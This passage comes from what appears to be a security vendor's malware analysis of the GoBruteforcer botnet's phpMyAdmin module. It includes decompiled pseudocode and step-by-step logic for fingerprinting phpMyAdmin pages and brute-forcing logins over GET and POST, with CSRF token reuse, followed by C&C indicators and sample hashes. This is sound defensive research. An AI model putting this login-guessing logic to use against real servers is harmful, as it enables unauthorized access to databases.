- Searches the page body for known PMA UI elements. In particular, it looks for either the "pmahomme" theme directory, or references to `phpmyadmin.css`, or `navigation.php` in the HTML. These are artifacts of phpMyAdmin's login page (for example, PMA's default theme is named "pmahomme", and `navigation.php` is a frame or script loaded post-login in older versions). If any of those markers are found, it sets a flag so that the page content "looks like" phpMyAdmin.

// Decompiled Go-pseudocode

```
title := ExtractBetween(body, "<title>", "</title>")

hasPHP := strings.Contains(title, "phpMyAdmin")

hasSetup := strings.Contains(title, "setup")

themeOK := false

if strings.Contains(body, "/pmahomme/") {
    themeOK = true
} else if strings.Contains(body, "phpmyadmin.css") {
    themeOK = true
} else if strings.Contains(body, "navigation.php") {
    themeOK = true
}

if !(hasPHP && !hasSetup && themeOK) {
    continue
}
```

When a likely phpMyAdmin page is found, the malware next tries to determine the PMA version (or at least a major version hint) from the HTML. It searches the HTML for a string like `"codemirror.css?v=X.Y.Z"` and if found, parses out the version number that follows `v=`. This typically yields a numeric value (for example, "5.2.1").

The bruteforce method depends on both the page content and this version.

- For versions < 4.9, it uses a GET-based login attempt method.
- For newer versions, it uses a POST-based login method.

Bruteforce via HTTP GET (for older versions, <4.9)

If the bot chooses the GET method, it attempts to log in by sending the credentials as URL parameters. It appends `?lang=en&pma_username=<user>&pma_password=<pass>` to the same login URL and issues a GET request for each credential. The code considers the login successful if the resulting page contains `"Welcome to"` or the `<title>` contains "phpMyAdmin 2/3/4/5" markers.

// Decompiled Go-pseudocode

```
loginURL := "http://" + host + "/" + base +  
  
"/index.php?lang=en&pma_username=" + url.QueryEscape(user) + "&pma_password=" +  
url.QueryEscape(pass)  
  
req, err := CreateHTTPRequestWithUA(c, "GET", loginURL, nil)  
  
resp, err := c.Do(req)  
  
b, _ := io.ReadAll(resp.Body)  
  
resp.Body.Close()  
  
page := string(b)  
  
title := ExtractBetween(page, "<title>", "</title>")  
  
ok := false  
  
if strings.Index(page, "Welcome to") >= 0 {  
  
    ok = true  
  
} else if strings.Index(title, "phpMyAdmin 2") >= 0 ||  
strings.Index(title, "phpMyAdmin 3") >= 0 ||  
strings.Index(title, "phpMyAdmin 4") >= 0 ||  
strings.Index(title, "phpMyAdmin 5") >= 0 {  
  
    ok = true  
  
}  
  
if ok {  
  
    SendPst(1, host, user, pass, base)
```

```
return true
```

```
}
```

Brute-force via HTTP POST (for PMA ≥4.9)

If using the POST method (for newer versions), the malware must handle an HTML login form. The steps are:

1. **Get CSRF token:** First, it fetches the login page (if not already fetched) to retrieve a CSRF token. The bot parses the HTML for an `<input name="token" value="<tokenval>" />` and stores the token value if present. (phpMyAdmin's login form includes a hidden token in newer versions to prevent CSRF; the malware grabs it to include in the login POST.)
2. **Submit credentials:** The bot prepares an HTTP POST request to the same `index.php?lang=en` URL. It sets the form fields `pma_username=<user>`, `pma_password=<pass>`, `server=1` (selecting the first server, in case PMA is managing multiple MySQL servers), and includes the `token=<tokenval>` if it obtained one. It sends this request with the appropriate Content-Type header and using the same User-Agent. The timeout for the HTTP client remains 3 seconds, so each POST is quick.
3. **Check result:** After each POST attempt, the malware reads the response body. It then uses the **same criteria** as the GET method to decide if the login succeeded: looking for "Welcome to" in the page or certain phpMyAdmin version strings in the title. If those are found, it deems the credential valid and sends a report with the IP, creds, and base path. It then stops further attempts.
4. If the credential was not successful, it continues with the next username:password, reusing the same token if the token doesn't change. (The code grabs the token once per session; it does not fetch a new token for each attempt, which might be a weakness if the token expires or is invalidated after a login failure. However, many versions of PMA do not invalidate the token on wrong password, so this approach could still work.)

Scanning Performance

GoBruteforcer runs as a steady, architecture-tuned worker pool. The pool size is large enough to pipeline many attempts but capped to avoid runaway threads or saturating the host. In the wild, a single x86-64 host sustained roughly 20 IP/s during an FTP campaign, showing the scanner spends most cycles failing fast on silent hosts. That design keeps throughput high while keeping per-host bandwidth low: In observed FTP scans, outbound traffic remained under approximately 64 kb/s and inbound under approximately 32 kb/s.

Conclusion

GoBruteforcer exemplifies a broader and persistent problem: The combination of exposed infrastructure, weak credentials, and increasingly automated tools. While the botnet itself is technically straightforward, its operators benefit from the vast number of misconfigured services

that remain online. As generative AI further lowers the barrier to server deployment, the risk of insecure defaults will likely increase. Addressing this class of threats requires not only detection and takedown efforts, but also renewed attention to secure configuration practices, credential hygiene, and continuous exposure management.

GoBruteforcer is a perfect example of how threat actors use “low hanging fruit” such as seemingly unsophisticated tactics (weak password attacks, random IP addresses) to compromise large numbers of internet-facing systems with relatively little effort. This reinforces the need for organizations to monitor and secure their internet-facing services and enforce robust authentication methods.

Protection

Check Point [Threat Emulation](#) and [Harmony Endpoint](#) provide comprehensive coverage of attack tactics, file types, and operating systems and protect against the attacks and threats described in this report.

IOCs

IOC	Description
190.14.37.10	C&C
93.113.25.114	C&C
fi.warmachine[.]su	C&C
xyz.yuzgebhmwu[.]ru	C&C
pool.breakfastidentity[.]ru	C&C
pandaspandas[.]pm	C&C
my.magicpandas[.]fun	C&C
pandaspandas[.]pm	C&C
7423b6424b26c7a32ae2388bc23bef386c30e9a6acad2b63966188cb49c283ad	IRC Bot x86
8fd41cb9d73cb68da89b67e9c28228886b8a4a5858c12d5bb1bffb3c4addca7c	IRC Bot x86
bd219811c81247ae0b6372662da28eab6135ece34716064facd501c45a3f4c0d	IRC Bot arm
b0c6fe570647fdedd72c920bb40621fdb0c55ed217955557ea7c27544186aeec	IRC Bot arm64
ab468da7e50e6e73b04b738f636da150d75007f140e468bf75bc95e8592468e5	Bruteforcer x86
4fbea12c44f56d5733494455a0426b25db9f8813992948c5fbb28f38c6367446	Bruteforcer x64
64e02ffb89ae0083f4414ef8a72e6367bf813701b95e3d316e3dfbdb415562c4	Bruteforcer arm
c7886535973fd9911f8979355eae5f5abef29a89039c179842385cc574dfa166	Bruteforcer arm64

[BACK TO ALL POSTS](#)